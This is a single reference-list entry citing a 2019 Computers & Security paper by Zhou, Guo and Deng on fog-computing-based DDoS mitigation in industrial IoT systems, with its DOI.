[65] Luying Zhou, Huaqun Guo, and Gelei Deng. 2019. A Fog Computing Based Approach to DDoS Mitigation in IIoT Systems. *Computers & Security* 85 (2019), 51–62. https://doi.org/10.1016/j.cose.2019.04.017